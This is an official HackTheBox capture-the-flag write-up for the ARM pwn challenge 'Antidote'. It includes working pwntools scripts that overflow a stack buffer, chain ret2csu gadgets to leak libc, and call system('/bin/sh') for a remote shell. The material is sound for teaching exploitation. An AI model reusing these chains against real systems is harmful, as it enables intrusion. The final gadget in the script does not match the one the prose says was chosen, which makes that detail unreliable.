



HACKTHEBOX



Antidote

15th April 2022 / Document No. D22.102.271

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: **Medium**

Classification: Official

Synopsis

Antidote is a medium pwn challenge that features buffer overflow in the main function to create ROP chains and call functions using the ret2csu technique and later the ret2zp technique to get a shell in ARM.

Skills Learned

- ret2zp
- ARM exploitation

Analysis

Protections

First of all, we start with `checksec`:



```
Arch:      arm-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x7000)
RUNPATH:   '.'
```

Protection	Enabled	Usage
Canary	✗	Prevents Buffer Overflows
NX	✓	Disables code execution on stack
PIE	✗	Randomizes the base address of the binary
RelRO	✗	Makes some binary sections read-only

Only NX is enabled, meaning we'll have to ROP our way.

Running it Locally

The binary is `patchelf'd` with the needed libraries and linker. To run it on an x64 system, we need to install a couple of dependencies:

```
$ apt install qemu-user libc6-armel-cross
```

This may vary depending on your package manager the host system uses. After installing the needed packages, we can get going with the challenge.

```
$ qemu-arm antidote
Bzzzzzz... Bzzzzzzzzzzzzzzzzzzzz... Damn those bugs!
Come on, hurry up analyzing that bug's DNA! I can't wait to get out of
here!
Careful there! That hurt!
wot?
```

The binary very simply takes in input, which overflows a buffer. Classic buffer overflow, but ARM-style!

In `gdb` (`gef` is the preferred `gdb` extension for ARM pwning), we can easily get the offset at which we crash the binary. It's better to launch `gdb` from `pwntools` when working in a setup like this one since it automatically detects what architecture the debugged binary is using:

```
$ pwn debug --exec antidote
```

Exploitation

Finding RIP Offset

Once we get the binary running locally, we have multiple options. We'll use `gef`'s `pattern-create` and then `pattern-search` functionalities to identify where the crash occurs, and find an offset of 220 until we are controlling the PC (Program Counter) register.

Leaking LIBC

First off, we want to leak a `libc` address. We'll read the GOT for this.

One important thing to bear in mind is the [ARM calling convention](#) - parameters go into r0, r1, r2, so we need gadgets that control that. There is a distinct lack of gadgets for this, so we'll likely have to execute a [ret2csu attack](#). In essence, this attack allows us to leverage the `__libc_csu_init` function that is compiled in every dynamic executable for extra gadgets. [This article](#) gives us an idea of how it looks on ARM binaries, but it's really the same principle - the gadgets are still there.

We can use `ropper` to grab gadgets:

```
$ ropper -f antidote
```

We have the `pop_all` gadget, and this lets us control a good amount of registers already:

```
0x00008628: pop {r4, r5, r6, r7, r8, sb, sl, pc};
```

Note that in ARM, `ret` is `pop pc`!

Combining it with **this** particular gadget, we can move all of those pops over to important registers:

```
0x000085f4: mov r0, sl; mov r1, r8; mov r2, r7; blx r3;
```

The first gadget lets us control `sl` (which is moved to `r0`), `r8` (moved to `r1`) and `r7` (moved to `r2`). This is perfect!

The only problem is that this isn't a `pop pc` gadget, it's a `blx r3` gadget. In ARM, the `blx` instruction is similar to x86's `call`:

- The current instruction's address (the address of the `blx` instruction) is stored in the link register (`lr`)
- The program counter (`PC`) is updated with the address passed to the `blx` instruction (in this case `r3`)

So in effect it stores the return pointer and calls a function. This means that we have to control `r3` to point towards a function of our choice, in this case `write`, as we want to read the GOT to leak libc. `ropper` finds the perfect gadget for this:

```
0x000083cc: pop {r3, pc};
```

So our plan is relatively simple:

- Control `r3` to point to the PLT entry for `write`
- Run the massive pop chain to populate unimportant registers
- Use the move gadget to transfer the values over to `r0`, `r1` and `r2`

We can start an initial ret2plt then:

```
from pwn import *

elf = context.binary = ELF('antidote')
libc = ELF('./libc.so.6')
p = process()
```

```

#### GADGETS
POP_R3_PC = 0x000083cc
POP_CHAIN = 0x00008628
MOVES = 0x000085f4          # redirects to r3 afterwards

rop = ROP(elf)
rop.raw('A' * 220)          # padding
rop.raw(POP_R3_PC)
rop.raw(elf.plt['write'])    # r3 -> blx
rop.raw(POP_CHAIN)          # massive chain
rop.raw(0)                  # r4 - junk
rop.raw(0)                  # r5 - junk
rop.raw(0)                  # r6 - junk
rop.raw(8)                  # r7 -> r2 -> count for write()
rop.raw(elf.got['write'])    # r8 -> r1 -> location for write()
rop.raw(0)                  # sb - junk
rop.raw(1)                  # sl -> r0 -> fd for write()
rop.raw(MOVES)              # move them all over, then redirect to r3!

p.sendlineafter(b'That hurt!\n', rop.chain())
leak = u32(p.recv(4))
libc.address = leak - libc.sym['write']
log.success(f'Leak: {hex(libc.address)}')

p.close()

```

We get a leak!



```

$ python3 exploit.py
[+] Leak: 0xff69b000

```

Transferring Remote

Notice that if we transfer it remotely, it always gives the same libc base:



```

$ python3 exploit.py
[+] Leak: 0xff69f000
$ python3 exploit.py
[+] Leak: 0xff69f000
$ python3 exploit.py
[+] Leak: 0xff69f000

```

ASLR is disabled remotely! We don't even need to do the leak as part of our exploit, the offset will always be the same and we can hardcode it!

Popping a Shell

Now we can proceed with the same way an x86 ret2libc attack would be executed. This technique is called **ret2zp** in ARM, which means "return to zeroprotection".

This step is even easier, because we only have to control `r0` in order to call `system`. We can find a libc gadget to do this:

```
$ ropper -f libc.so.6 --search "pop {r0}"
0x0004c630 (0x0004c631): pop {r0, pc};
0x0006b864 (0x0006b865): pop {r0, r1, pc};
[...]
```

The first gadget fails, however, so we'll opt for the second:

```
from pwn import *


p = remote(<IP>, <PORT>)
libc = ELF('./libc.so.6')

libc.address = 0xff69f000
binsh = next(libc.search(b'/bin/sh\x00'))
POP_R0_R4 = libc.address + 0x5919c

rop = ROP(libc)
rop.raw('A' * 220)
rop.raw(POP_R0_R4)
rop.raw(binsh)
rop.raw(0)
rop.system()

p.sendlineafter(b'That hurt!\n', rop.chain())
p.interactive()
```

We get the flag!



```
$ python3 exploit-remote.py
$ cat /home/ctf/flag.txt
HTB{FLAG}
```